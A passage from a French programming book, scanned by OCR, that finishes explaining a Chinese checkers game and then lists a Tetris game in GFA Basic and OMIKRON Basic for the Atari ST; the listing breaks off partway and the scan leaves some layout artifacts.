Le programme se poursuit par l'affichage du jeu au départ. Les pions sont affichés à l'aide de deux fois deux boucles imbriquées **FOR NEXT**. Ils consistent en :

Un cercle vide :

```
CIRCLE x,y,8
```


Jeu de dames chinois
Initialisation
Affichage du jeu au départ
Détermination de la position du curseur
Bouton gauche pressé ?
Oui
Non
Attendre le relâchement du bouton
Première sélection ?
Oui
Non
Case valide ?
Non
Beep
Oui
Modification de la couleur du pion
Case valide ?
Non
Beep et restitution du pion sélectionné
Oui
Déplacement du pion sélectionné
Bouton droit pressé ?
Affichage du score final
Fin

et un cercle plein :

```
DEFFILL 1,1,3
PCIRCLE x,y,5
```

Les cases correspondant aux pions dans le tableau T sont initialisées à 1 :

```
t(i+3,j+1)=1
```

L'initialisation se termine par l'affichage des pions en jeu dans la partie gauche de l'écran :

```
DEFTEXT 1,0,0,13
TEXT 550,190,"Il reste"
TEXT 550,210,"    32"
TEXT 546,230,"    pions"
```

Le programme se poursuit par la boucle principale. Dans cette boucle seront effectués tous les déplacements demandés par le joueur.

La boucle principale est du type **REPEAT UNTIL**. Elle prend fin lorsque la touche droite de la souris est pressée :

```
REPEAT
  ...
UNTIL bouton=2
```

La position du pointeur de la souris est convertie en une ligne et une colonne à l'aide de tests qui comparent l'abscisse et l'ordonnée courante aux limites inférieure et supérieure d'une grille virtuelle qui délimiterait les cases du jeu. La position courante de la souris est comparée aux limites des 49 cases possibles (32 seulement seront prises en compte, puisque les 17 autres cases sont interdites) à l'aide de deux boucles imbriquées **FOR NEXT**. Lorsque la position de la souris correspond à une des cases du jeu, elle est mémorisée dans les variables **col** et **lig** :

```
IF (x>=xmin) AND (x<=x max) THEN
  col=i
ENDIF
IF (y>=ymin) AND (y<=ymax) THEN
  lig=j
ENDIF
```

Lorsque le bouton gauche de la souris est pressé :

```
IF bouton=1 THEN
```

cela signifie que le joueur a sélectionné un pion. Le traitement à effectuer n'est pas le même si le pion sélectionné est le premier ou le second :

— la sélection d'un pion implique son changement de couleur et la mémorisation de sa position. Une procédure d'erreur doit être déclenchée si la souris a été cliquée en dehors d'un pion ;

— la sélection d'une case vide implique le déplacement du premier pion et l'effacement du pion sauté. Une procédure d'erreur doit être exécutée si le déplacement demandé n'est pas possible. Dans ce cas, le premier pion doit être désélectionné.

*Examinons ces deux cas :*

1) Sélection d'un pion

Que le pion sélectionné soit le premier ou le second, le programme attend que la touche gauche de la souris soit relâchée :

```
REPEAT
  MOUSE x,y,bouton
UNTIL bouton=0
```

Si la case sélectionnée contient un pion, et si ce pion est le premier :

```
IF NOT premier THEN
  IF t(col+1,lig+1)=1 THEN
```

ses coordonnées sont mémorisées dans les variables col1 et lig1 :

```
col1=col
lig1=lig
```

et sa couleur est modifiée sur l'écran à l'aide d'une instruction PCIRCLE :

```
DEFFILL 1,1,1
PCIRCLE x,y,8
```

Dans le cas contraire, c'est-à-dire si la case sélectionnée n'est pas valide, un signal sonore est émis :

```
ELSE
  beep
```

2) Sélection d'une case vide

La case sélectionnée sera valide si :

— elle est vide ;

— elle est distante de deux cases du pion sélectionné.

Ce qui correspond au test suivant :

```
IF (t(col+1,lig+1)=0) AND (((ABS(col1-col)=2) AND (lig1=lig)) OR
((col1=col) AND (ABS(lig1-lig)=2)), THEN
```

Lorsque la case vide sélectionnée est valide, le pion est déplacé :

```
x=230+col*30
y=110+lig*35
CIRCLE x,y,8
DEFFILL 1,1,3
PCIRCLE x,y,5
```

Il est effacé de son ancienne position :

```
x=230+col1*30
y=110+lig1*35
DEFFILL 0,1,0
PCIRCLE x,y,8
```

et le pion sauté est effacé. Une boucle FOR NEXT efface le pion « en douceur » (le pion est affiché et effacé trois fois de suite) :

```
FOR i=1 TO 3
  x=230+col2*30
  y=110+lig2*35
  DEFFILL 1,1,1
  PCIRCLE x,y,8
  PAUSE 10
  x=230+col2*30
  y=110+lig2*35
  DEFFILL 0,1,1
  PCIRCLE x,y,8
NEXT i
```

Les déplacements effectués dans le jeu sont mémorisés dans le tableau T :

```
t(col2+1,lig2+1)=0
t(col+1,lig+1)=1
t(col1+1,lig1+1)=0
```

le nombre de pions en jeu est décrémenté d'un, et affiché sur l'écran :

```
@affiche_score
```

Si la case sélectionnée n'est pas valide, un bip est émis, et la couleur du pion précédemment sélectionné est restituée :

```
@beep
...
PCIRCLE x,y,5
```

Lorsque le bouton droit de la souris est pressé, le programme affiche un message qui est fonction du nombre de pions en jeu. Si ce nombre est différent de 1, la partie n'est pas gagnée :

```
IF score<>1 THEN
  CLS
    PRINT "Il reste encore ";score;" pions en jeu.
Persévérez..."
```

Si ce nombre est égal à 1, le joueur est félicité :

```
ELSE
  CLS
  PRINT "BRAVO, vous avez gagné."
    PRINT "Est-ce le fruit du hasard ou de votre réflexion ?"
PRINT "Recommencez donc une partie."
```

Le programme se poursuit par les procédures et fonctions.

La procédure **affiche_score** est appelée à chaque effacement d'un pion. Elle décrémente le score et l'affiche à l'aide d'une instruction graphique **TEXT**.

La procédure **beep** émet un bip sonore lorsque l'utilisateur sélectionne une case interdite. Elle utilise l'instruction **SOUND** du Basic.

# 9/3.3.8


# Tétris

Le jeu de Tétris est un classique des jeux de réflexion. Des objets composés de trois ou quatre carrés tombent à vitesse constante du haut vers le bas de l'écran.

Leur course s'arrête dès qu'un des carrés constitutifs entre en contact avec le bas de l'écran ou avec un autre objet.

Le but du jeu consiste à empiler « parfaitement » les objets, c'est-à-dire sans qu'une (ou plusieurs) case vide ne se trouve entre eux. Lorsqu'une ligne est totalement remplie (sans aucune case vide), elle est effacée, et les éventuels objets qui se trouvent au-dessus descendent d'une position.

*Exemple :*




Le jeu se termine lorsqu'un objet entre en contact avec un autre sur la première ligne.

## COMMENT UTILISER LE PROGRAMME

Le programme a été développé en GFA Basic version 3.5 et en OMIKRON Basic. Comme le précédent, il fonctionne parfaitement sur moniteur monochrome et demande quelques modifications pour s'adapter à

un moniteur couleur (division par 2 des ordonnées des instructions graphiques).

Saisissez ou chargez le programme correspondant au langage que vous voulez utiliser.

Version GFA Basic :

```
' ==============
' Jeu de Tétris
' ==============
'
' ---------------------
' PROGRAMME PRINCIPAL
' ---------------------
'
' - - - - - - - - -
' Initialisation
' - - - - - - - - -
'
DIM jeu(12,22) !Tableau de jeu
DIM motif1(7,3),motif2(7,3),motif3(7,3),motif4(7,3) !Les 4 motifs possibles
DIM motif(3)  ! Motif courant
'
FOR i=1 TO 7
  FOR j=1 TO 3
    READ motif1(i,j)
  NEXT j
NEXT i
FOR i=1 TO 7
  FOR j=1 TO 3
    READ motif2(i,j)
  NEXT j
NEXT i
FOR i=1 TO 7
  FOR j=1 TO 3
    READ motif3(i,j)
  NEXT j
NEXT i
FOR i=1 TO 7
  FOR j=1 TO 3
    READ motif4(i,j)
  NEXT j
NEXT i
'
DATA 5,5,3,2,3,4,2,2,3,2,2,2,2,3,2,2,3,5,5,3,5
DATA 2,3,3,3,5,7,3,3,5,3,3,3,3,5,3,2,3,5,3,2,3
DATA 3,5,5,3,5,8,3,2,2,2,2,2,2,3,2,2,3,5,5,3,5
DATA 3,3,2,3,2,9,5,3,3,3,3,3,3,5,3,2,3,5,3,2,3
'
```

(suite)

```
FOR i=1 TO 10
  FOR j=1 TO 20
    jeu(i,j)=0
  NEXT j
NEXT i
ch$="  "
score=0
'
' - - - - - - - - - - - - -
' Tracé de l'écran de jeu
' - - - - - - - - - - - - -
'
RANDOMIZE
BOX 2,2,637,396
BOX 261,45,419,366
DEFTEXT 1,24,0,32
TEXT 60,230,"Tétris"
DEFTEXT 1,0,0,6
TEXT 500,110,"Left  dépl <-"
TEXT 500,125,"Right dépl ->"
TEXT 500,140,"Down  rapido"
TEXT 500,155,"R     rotation"
TEXT 500,170,"Q     fin"
DEFTEXT 1,0,0,9
TEXT 480,40,"Lignes : 0"
'
' - - - - - - - - - - - -
' Boucle principale
' - - - - - - - - - - -
'
REPEAT
  figure=@hasard ! Choix de la figure courante
  position=1 ! Première position des objets
  FOR i=1 TO 3
    motif(i)=motif1(figure,i)
  NEXT i
  posx=5
  posy=1
  IF NOT @test_fin(posx,posy) THEN ! Teste si le jeu est fini
    @affiche(posx,posy)
    REPEAT
      REPEAT
        ch$=INKEY$
        sec=INT(TIMER/200)
        IF memosec<>sec THEN
          memosec=sec
          efface(posx,posy)
          posy=posy+1
```

(suite)

```
        @affiche(posx,posy)
      ENDIF
    UNTIL (ch$<>"") OR (@fin_descente(posx,posy+1))
    '
    IF ch$<>"" THEN
    ' Rotation
    IF UPPER$(ch$)="R" THEN
      @efface(posx,posy)
      IF position=4 THEN
        position=1
      ELSE
        position=position+1
      ENDIF
      FOR i=1 TO 3
        SELECT position
        CASE 1
          motif(i)=motif1(figure,i)
        CASE 2
          motif(i)=motif2(figure,i)
        CASE 3
          motif(i)=motif3(figure,i)
        CASE 4
          motif(i)=motif4(figure,i)
        ENDSELECT
      NEXT i
      IF (NOT @possible(posx,posy)) OR (@t_gauche(posx+1,posy)) OR
(@t_droite(posx-1,posy)) THEN
        IF position=1 THEN
          position=4
        ELSE
          position=position-1
        ENDIF
        FOR i=1 TO 3
          SELECT position
          CASE 1
            motif(i)=motif1(figure,i)
          CASE 2
            motif(i)=motif2(figure,i)
          CASE 3
            motif(i)=motif3(figure,i)
          CASE 4
            motif(i)=motif4(figure,i)
          ENDSELECT
        NEXT i
      ENDIF
      @affiche(posx,posy)
    ENDIF
    '
```

(suite)

```
        IF (CVI(ch$)=77) AND (NOT (@t_droite(posx,posy))) AND
 (@possible(posx,posy)) THEN
          efface(posx,posy)
          posx=posx+1
          @affiche(posx,posy)
        ENDIF
        '
        IF (CVI(ch$)=75) AND NOT (@t_gauche(posx,posy)) AND
 (@possible(posx,posy)) THEN
          efface(posx,posy)
          posx=posx-1
          @affiche(posx,posy)
        ENDIF
        '
        IF (CVI(ch$)=80) THEN
          REPEAT
            efface(posx,posy)
            posy=posy+1
            @affiche(posx,posy)
          UNTIL @fin_descente(posx,posy+1)
        ENDIF
      ENDIF
    UNTIL (@fin_descente(posx,posy+1)) OR (UPPER$(ch$)="Q")
    @memo(posx,posy) ! Mémorisation de l'élément dans Jeu
      test_ligne_complete
    ELSE
      ch$="Q"
      @affiche(posx,posy)
    ENDIF
  UNTIL UPPER$(ch$)="Q"
  '
  ' - - - - - - -
  ' Fin du jeu
  ' - - - - - - -
  '
  DEFFILL 0,1,1
  FOR i=1 TO 20
    FOR j=1 TO 10
      carre(j,i)
    NEXT j
  NEXT i
  TEXT 288,180,"Game Over"
  PAUSE 20
  LOCATE 2,2
  SELECT score
  CASE 0 TO 4
    PRINT "Niveau POUSSIN. Persévérez."
```

(suite)

```
    CASE 6 TO 10
      PRINT "Niveau BENJAMIN. Encore un effort."
    CASE 11 TO 20
      PRINT "Niveau MINIMES. C'est mieux."
    CASE 21 TO 30
      PRINT "Niveau JUNIOR. Le sommet est proche."
    CASE 31 TO 50
      PRINT "Niveau SENIOR. Vous passez chez les pros"
    CASE 51 TO 200
      PRINT "Niveau PROFESSIONNEL. Sans commentaire."
    ENDSELECT
    PAUSE 50
    END
    '
    '
    '
    FUNCTION hasard
      '
      ' ------------------------------
      ' Tirage aléatoire des objets
      ' ------------------------------
      '
      RETURN RANDOM(7)+1
    ENDFUNC
    '
    '
    '
    PROCEDURE carre(xc,yc)
      '
      ' ------------------------------------
      ' Affichage d'un des carré d'un objet
      ' ------------------------------------
      '
      PBOX 250+xc*15,50+yc*15,250+(xc+1)*15-1,50+(yc+1)*15-1
    RETURN
    '
    '
    '
    PROCEDURE affiche(x,y)
      '
      ' ----------------------
      ' Affichage d'un objet
      ' ----------------------
      '
      SELECT figure
      CASE 1
        DEFFILL 1,2,1
```

(suite)

```
    CASE 2
      DEFFILL 1,2,2
    CASE 3
      DEFFILL 1,2,3
    CASE 4
      DEFFILL 1,2,4
    CASE 5
      DEFFILL 1,2,5
    CASE 6
      DEFFILL 1,2,6
    CASE 7
      DEFFILL 1,2,7
    CASE 8
      DEFFILL 1,2,8
    CASE 9
      DEFFILL 1,2,9
    ENDSELECT
    carre(x,y)
    jeu(x,y)=1
    FOR i=1 TO 3
      SELECT motif(i)
      CASE 1
        y=y-1
      CASE 2
        x=x+1
      CASE 3
        y=y+1
      CASE 4
        x=x+1
        y=y-1
      CASE 5
        x=x-1
      CASE 6
        y=y-1
      CASE 7
        x=x+1
        y=y+1
      CASE 8
        x=x+2
      CASE 9
        x=x-1
        y=y+1
      ENDSELECT
      carre(x,y)
      jeu(x,y)=1
    NEXT i
  RETURN
'
```

(suite)

```
'
'
PROCEDURE efface(x,y)
  '
  ' ------------------------
  ' Effacement d'un objet
  ' ------------------------
  '
  DEFFILL 0,1,1
  carre(x,y)
  jeu(x,y)=0
  FOR i=1 TO 3
    SELECT motif(i)
    CASE 1
      y=y-1
    CASE 2
      x=x+1
    CASE 3
      y=y+1
    CASE 4
      x=x+1
      y=y-1
    CASE 5
      x=x-1
    CASE 6
      y=y-1
    CASE 7
      x=x+1
      y=y+1
    CASE 8
      x=x+2
    CASE 9
      x=x-1
      y=y+1
    ENDSELECT
    carre(x,y)
    jeu(x,y)=0
  NEXT i
RETURN
'
'
'
FUNCTION fin_descente(x,y)
  '
  ' ------------------------------------------------------
  ' Teste si un élément est parvenu à la position
  ' la plus basse possible. Le résultat est True
  ' dans ce cas et False dans le cas contraire
  ' ------------------------------------------------------
```

(suite)

```
    fin=FALSE
    IF y=21 THEN
      fin=TRUE
    ENDIF
    IF jeu(x,y)>=2 THEN
      fin=TRUE
    ENDIF
    FOR i=1 TO 3
      SELECT motif(i)
      CASE 1
        y=y-1
      CASE 2
        x=x+1
      CASE 3
        y=y+1
      CASE 4
        x=x+1
        y=y-1
      CASE 5
        x=x-1
      CASE 6
        y=y-1
      CASE 7
        x=x+1
        y=y+1
      CASE 8
        x=x+2
      CASE 9
        x=x-1
        y=y+1
      ENDSELECT
      IF jeu(x,y)>=2 THEN
        fin=TRUE
      ENDIF
      IF y=21 THEN
        fin=TRUE
      ENDIF
    NEXT i
    RETURN fin
ENDFUNC
'
'
'
PROCEDURE memo(x,y)
  '
  ' ------------------------------------------------------
  ' Mémorisation de l'élément dans le tableau de jeu
  ' ------------------------------------------------------
```

(suite)

```
    jeu(x,y)=figure+1
    FOR i=1 TO 3
      SELECT motif(i)
      CASE 1
        y=y-1
      CASE 2
        x=x+1
      CASE 3
        y=y+1
      CASE 4
        x=x+1
        y=y-1
      CASE 5
        x=x-1
      CASE 6
        y=y-1
      CASE 7
        x=x+1
        y=y+1
      CASE 8
        x=x+2
      CASE 9
        x=x-1
        y=y+1
      ENDSELECT
      jeu(x,y)=figure+1
    NEXT i
  RETURN
  '
  '
  '
  FUNCTION t_gauche(x,y)
    '
    ' ------------------------------------------------
    ' Test si le déplacement à gauche est possible
    ' ------------------------------------------------
    '
    fin=FALSE
    IF x=1 THEN
      fin=TRUE
    ENDIF
    FOR i=1 TO 3
      SELECT motif(i)
      CASE 1
        y=y-1
      CASE 2
        x=x+1
```

(suite)

```
        CASE 3
          y=y+1
        CASE 4
          x=x+1
          y=y-1
        CASE 5
          x=x-1
        CASE 6
          y=y-1
        CASE 7
          x=x+1
          y=y+1
        CASE 8
          x=x+2
        CASE 9
          x=x-1
          y=y+1
        ENDSELECT
        IF x=1 THEN
          fin=TRUE
        ENDIF
      NEXT i
      RETURN fin
    ENDFUNC
    '
    '
    '
    FUNCTION t_droite(x,y)
      '
      ' ------------------------------------------------
      ' Test si le déplacement à droite est possible
      ' ------------------------------------------------
      '
      fin=FALSE
      IF x>=10 THEN
        fin=TRUE
      ENDIF
      FOR i=1 TO 3
        SELECT motif(i)
        CASE 1
          y=y-1
        CASE 2
          x=x+1
        CASE 3
          y=y+1
        CASE 4
          x=x+1
          y=y-1
```

(suite)

```
      CASE 5
        x=x-1
      CASE 6
        y=y-1
      CASE 7
        x=x+1
        y=y+1
      CASE 8
        x=x+2
      CASE 9
        x=x-1
        y=y+1
      ENDSELECT
      IF x>=10 THEN
        fin=TRUE
      ENDIF
    NEXT i
    RETURN fin
  ENDFUNC
  '
  '
  '
  FUNCTION possible(x,y)
    '
    ' ------------------------------------------------
    ' Test si le déplacement vers le bas est possible
    ' ------------------------------------------------
    '
    fin=TRUE
    IF (x>=10) THEN
      fin=FALSE
    ELSE
      IF jeu(x,y)>=2 THEN
        fin=FALSE
      ENDIF
      FOR i=1 TO 3
        SELECT motif(i)
        CASE 1
          y=y-1
        CASE 2
          x=x+1
        CASE 3
          y=y+1
        CASE 4
          x=x+1
          y=y-1
```

(suite)

```
      CASE 5
        x=x-1
      CASE 6
        y=y-1
      CASE 7
        x=x+1
        y=y+1
      CASE 8
        x=x+2
      CASE 9
        x=x-1
        y=y+1
      ENDSELECT
      IF x<0 THEN
        fin=FALSE
      ELSE IF jeu(x,y)>=2
        fin=FALSE
      ENDIF
    NEXT i
  ENDIF

    RETURN fin
 ENDFUNC
 '
 '
 '
 PROCEDURE test_ligne_complete
   '
   ' ------------------------------------------------------
   ' Teste si une ligne est complete. Si oui, l'efface
   ' ------------------------------------------------------
   '
   FOR i=20 TO 1 STEP -1
     plein=TRUE
     j=1
     REPEAT
       IF jeu(j,i)=0 THEN
         plein=FALSE
       ENDIF
       j=j+1
     UNTIL (NOT plein) OR (j=11)
     IF plein THEN
       score=score+1
       sc$=STR$(score)
       TEXT 480,40,"Lignes : "+sc$
       '
```

(suite)

```
' - - - - - - - - - - - - - - - - - - - -
' Effacement ligne dans le tableau Jeu
' - - - - - - - - - - - - - - - - - - - -
'
FOR l=i-1 TO 1 STEP -1
  FOR k=1 TO 10
    jeu(k,l+1)=jeu(k,l)
  NEXT k
NEXT l
FOR k=1 TO 10
  jeu(k,1)=0
NEXT k
'
' - - - - - - - - - - - - - - - - - -
' Descente des lignes supérieures
' - - - - - - - - - - - - - - - - - -
'
FOR l=i TO 1 STEP -1
  FOR k=1 TO 10
    IF jeu(k,l)>=2 THEN
      SELECT jeu(k,l)
      CASE 1
        DEFFILL 1,2,1
      CASE 2
        DEFFILL 1,2,2
      CASE 3
        DEFFILL 1,2,3
      CASE 4
        DEFFILL 1,2,4
      CASE 5
        DEFFILL 1,2,5
      CASE 6
        DEFFILL 1,2,6
      CASE 7
        DEFFILL 1,2,7
      CASE 8
        DEFFILL 1,2,8
      CASE 9
        DEFFILL 1,2,9
      ENDSELECT
      carre(k,l)
    ELSE
      DEFFILL 0,0,1
      carre(k,l)
    ENDIF
  NEXT k
```

(suite)

```
        NEXT l
        i=i+1
      ENDIF
    NEXT i
  RETURN
  '
  '
  '
  FUNCTION test_fin(x,y)
    '
    ' ----------------------
    ' Test de fin de jeu
    ' ----------------------
    '
    fin=FALSE
    IF jeu(x,y)>=2 THEN
      fin=TRUE
    ENDIF
    FOR i=1 TO 3
      SELECT motif(i)
      CASE 1
        y=y-1
      CASE 2
        x=x+1
      CASE 3
        y=y+1
      CASE 4
        x=x+1
        y=y-1
      CASE 5
        x=x-1
      CASE 6
        y=y-1
      CASE 7
        x=x+1
        y=y+1
      CASE 8
        x=x+2
      CASE 9
        x=x-1
        y=y+1
      ENDSELECT
      IF jeu(x,y)>=2 THEN
        fin=TRUE
      ENDIF
    NEXT i
    RETURN fin
  ENDFUNC
```

Version OMIKRON Basic :

```
0 ' ==============
1 ' Jeu de Tétris
2 ' ==============
3 '
4 ' ---------------------
5 ' PROGRAMME PRINCIPAL
6 ' ---------------------
7 '
8 ' - - - - - - - - -
9 ' Initialisation
10 ' - - - - - - - - -
11 '
12 DIM Jeu%L(12,22)'Tableau de jeu
13 DIM Motif1%L(7,3),Motif2%L(7,3),Motif3%L(7,3),Motif4%L(7,3)'Les 4 motifs
possibles
14 DIM Motif%L(3)' Motif courant
15 '
16 FOR I%L=1 TO 7
17  FOR J%L=1 TO 3
18    READ Motif1%L(I%L,J%L)
19  NEXT J%L
20 NEXT I%L
21 FOR I%L=1 TO 7
22  FOR J%L=1 TO 3
23    READ Motif2%L(I%L,J%L)
24  NEXT J%L
25 NEXT I%L
26 FOR I%L=1 TO 7
27  FOR J%L=1 TO 3
28    READ Motif3%L(I%L,J%L)
29  NEXT J%L
30 NEXT I%L
31 FOR I%L=1 TO 7
32  FOR J%L=1 TO 3
33    READ Motif4%L(I%L,J%L)
34  NEXT J%L
35 NEXT I%L
36 '
37 DATA 5,5,3,2,3,4,2,2,3,2,2,2,2,3,2,2,3,5,5,3,5
38 DATA 2,3,3,3,5,7,3,3,5,3,3,3,3,5,3,2,3,5,3,2,3
39 DATA 3,5,5,3,5,8,3,2,2,2,2,2,2,3,2,2,3,5,5,3,5
40 DATA 3,3,2,3,2,9,5,3,3,3,3,3,3,5,3,2,3,5,3,2,3
41 '
42 FOR I%L=1 TO 10
43  FOR J%L=1 TO 20
44    Jeu%L(I%L,J%L)=0
45  NEXT J%L
```

(suite)

```
46 NEXT I%L
47 Ch$=" "
48 Score%L=0
49 False%L=0
50 True%L=-1
51 '
52 ' - - - - - - - - - - - - -
53 ' Tracé de l'écran de jeu
54 ' - - - - - - - - - - - - -
55 '
56 BOX 2,2 TO 637,396
57 BOX 261,63 TO 419,366
58 TEXT STYLE =24
59 TEXT HEIGHT =32
60 TEXT 60,230,"Tétris"
61 TEXT STYLE =0
62 TEXT HEIGHT =6
63 TEXT 500,110,"Left  dépl <-"
64 TEXT 500,125,"Right dépl ->"
65 TEXT 500,140,"Down  rapido"
66 TEXT 500,155,"R     rotation"
67 TEXT 500,170,"Q     fin"
68 TEXT HEIGHT =9
69 TEXT 480,40,"Lignes : 0"
70 '
71 ' - - - - - - - - - -
72 ' Boucle principale
73 ' - - - - - - - - - -
74 '
75 REPEAT
76  Figure%L=FN Hasard%L' Choix de la figure courante
77  Position%L=1' Première position des objets
78  FOR I%L=1 TO 3
79    Motif%L(I%L)=Motif1%L(Figure%L,I%L)
80  NEXT I%L
81  Posx%L=5
82  Posy%L=1
83  IF NOT FN Test_Fin%L(Posx%L,Posy%L) THEN ' Teste si le jeu est fini
84    Affiche(Posx%L,Posy%L)
85    REPEAT
86      REPEAT
87        Ch$= INKEY$
88        S%L= INT( TIMER /200)
89        IF Memosec%L<>S%L THEN
90          Memosec%L=S%L
91          Efface(Posx%L,Posy%L)
92          Posy%L=Posy%L+1
93          Affiche(Posx%L,Posy%L)
```

(suite)

```
94          ENDIF
95        UNTIL (Ch$<>"") OR (FN Fin_Descente%L(Posx%L,Posy%L+1))
96        '
97        IF Ch$<>"" THEN
98          '
99          ' Rotation
100         '
101       IF UPPER$( RIGHT$(Ch$,1))="R" THEN
102           Efface(Posx%L,Posy%L)
103           IF Position%L=4 THEN
104             Position%L=1
105           ELSE
106             Position%L=Position%L+1
107           ENDIF
108           FOR I%L=1 TO 3
109             IF Position%L=1 THEN Motif%L(I%L)=Motif1%L(Figure%L,I%L)
110             IF Position%L=2 THEN Motif%L(I%L)=Motif2%L(Figure%L,I%L)
111             IF Position%L=3 THEN Motif%L(I%L)=Motif3%L(Figure%L,I%L)
112             IF Position%L=4 THEN Motif%L(I%L)=Motif4%L(Figure%L,I%L)
113           NEXT I%L
114           IF ( NOT FN Possible%L(Posx%L,Posy%L)) OR (FN
T_Gauche%L(Posx%L+1,Posy%L)) OR (FN T_Droite%L(Posx%L-1,Posy%L)) THEN
115             IF Position%L=1 THEN
116               Position%L=4
117             ELSE
118               Position%L=Position%L-1
119             ENDIF
120             FOR I%L=1 TO 3
121               IF Position%L=1 THEN Motif%L(I%L)=Motif1%L(Figure%L,I%L)
122               IF Position%L=2 THEN Motif%L(I%L)=Motif2%L(Figure%L,I%L)
123               IF Position%L=3 THEN Motif%L(I%L)=Motif3%L(Figure%L,I%L)
124               IF Position%L=4 THEN Motif%L(I%L)=Motif4%L(Figure%L,I%L)
125             NEXT I%L
126           ENDIF
127           Affiche(Posx%L,Posy%L)
128         ENDIF
129         '
130         IF ( ASC( MID$(Ch$,2,1))=77) AND ( NOT (FN
T_Droite%L(Posx%L,Posy%L))) AND (FN Possible%L(Posx%L,Posy%L)) THEN
131           Efface(Posx%L,Posy%L)
132           Posx%L=Posx%L+1
133           Affiche(Posx%L,Posy%L)
134         ENDIF
135         '
136         IF ( ASC( MID$(Ch$,2,1))=75) AND NOT (FN
T_Gauche%L(Posx%L,Posy%L)) AND (FN Possible%L(Posx%L,Posy%L)) THEN
137           Efface(Posx%L,Posy%L)
138           Posx%L=Posx%L-1
```

(suite)

```
          Affiche(Posx%L,Posy%L)
        ENDIF
        '
        IF ( ASC( MID$(Ch$,2,1))=80) THEN
          REPEAT
            Efface(Posx%L,Posy%L)
            Posy%L=Posy%L+1
            Affiche(Posx%L,Posy%L)
          UNTIL FN Fin_Descente%L(Posx%L,Posy%L+1)
        ENDIF
      ENDIF
    UNTIL (FN Fin_Descente%L(Posx%L,Posy%L+1)) OR ( UPPER$(
RIGHT$(Ch$,1))="Q")
    Memo(Posx%L,Posy%L)' Mémorisation de l'élément dans Jeu
    Test_Ligne_Complete
  ELSE
    Ch$="Q"
    Affiche(Posx%L,Posy%L)
  ENDIF
UNTIL UPPER$( RIGHT$(Ch$,1))="Q"
'
' - - - - - -
' Fin du jeu
' - - - - - -
'
FILL STYLE =0,1
FOR I%L=1 TO 20
  FOR J%L=1 TO 10
    Carre(J%L,I%L)
  NEXT J%L
NEXT I%L
TEXT 288,180,"Game Over"
WAIT 2
LOCATE 2,2

IF (Score%L>=0) AND (Score%L<=4) THEN
  PRINT "Niveau POUSSIN. Persévérez."
ENDIF
IF (Score%L>=6) AND (Score%L<=10) THEN
  PRINT "Niveau BENJAMIN. Encore un effort."
ENDIF
IF (Score%L>=11) AND (Score%L<=20) THEN
  PRINT "Niveau MINIMES. C'est mieux."
ENDIF
IF (Score%L>=21) AND (Score%L<=30) THEN
  PRINT "Niveau JUNIOR. Le sommet est proche."
ENDIF
IF (Score%L>=31) AND (Score%L<=50) THEN
```

(suite)

```
186  PRINT "Niveau SENIOR. Vous passez chez les pros"
187 ENDIF
188 IF (Score%L>=51) AND (Score%L<=200) THEN
189  PRINT "Niveau PROFESSIONNEL. Sans commentaire."
190 ENDIF
191 WAIT 2
192 END
193 '
194 '
195 '
196 DEF FN Hasard%L
197  '
198  ' ------------------------------
199  ' Tirage aléatoire des objets
200  ' ------------------------------
201  '
202  RETURN RND(7)+1
203 '
204 '
205 '
206 DEF PROC Carre(Xc%L,Yc%L)
207  '
208  ' ------------------------------------
209  ' Affichage d'un des carré d'un objet
210  ' ------------------------------------
211  '
212  PBOX 250+Xc%L*15,50+Yc%L*15 TO 250+(Xc%L+1)*15-1,50+(Yc%L+1)*15-1
213 RETURN
214 '
215 '
216 '
217 DEF PROC Carreoff(Xc%L,Yc%L)
218  '
219  ' ------------------------------------------
220  ' Effacement d'un des carré d'un objet
221  ' ------------------------------------------
222  '
223  LINE COLOR =0
224  PBOX 250+Xc%L*15,50+Yc%L*15 TO 250+(Xc%L+1)*15-1,50+(Yc%L+1)*15-1
225  BOX 250+Xc%L*15,50+Yc%L*15 TO 250+(Xc%L+1)*15-1,50+(Yc%L+1)*15-1
226  LINE COLOR =1
227 RETURN
228 '
229 '
230 '
231 DEF PROC Affiche(X%L,Y%L)
232  '
```

(suite)

```
233   ' ----------------------
234   ' Affichage d'un objet
235   ' ----------------------
236   '
237   FILL STYLE =2,Figure%L
238   LINE COLOR =1
239   Carre(X%L,Y%L)
240   Jeu%L(X%L,Y%L)=1
241   FOR I%L=1 TO 3
242     IF Motif%L(I%L)=1 THEN Y%L=Y%L-1
243     IF Motif%L(I%L)=2 THEN X%L=X%L+1
244     IF Motif%L(I%L)=3 THEN Y%L=Y%L+1
245     IF Motif%L(I%L)=4 THEN X%L=X%L+1:Y%L=Y%L-1
246     IF Motif%L(I%L)=5 THEN X%L=X%L-1
247     IF Motif%L(I%L)=6 THEN Y%L=Y%L-1
248     IF Motif%L(I%L)=7 THEN X%L=X%L+1:Y%L=Y%L+1
249     IF Motif%L(I%L)=8 THEN X%L=X%L+2
250     IF Motif%L(I%L)=9 THEN X%L=X%L-1:Y%L=Y%L+1
251     Carre(X%L,Y%L)
252     Jeu%L(X%L,Y%L)=1
253   NEXT I%L
254 RETURN
255 '
256 '
257 '
258 DEF PROC Efface(X%L,Y%L)
259   '
260   ' -----------------------
261   ' Effacement d'un objet
262   ' -----------------------
263   '
264   FILL STYLE =0,1
265   Carreoff(X%L,Y%L)
266   Jeu%L(X%L,Y%L)=0
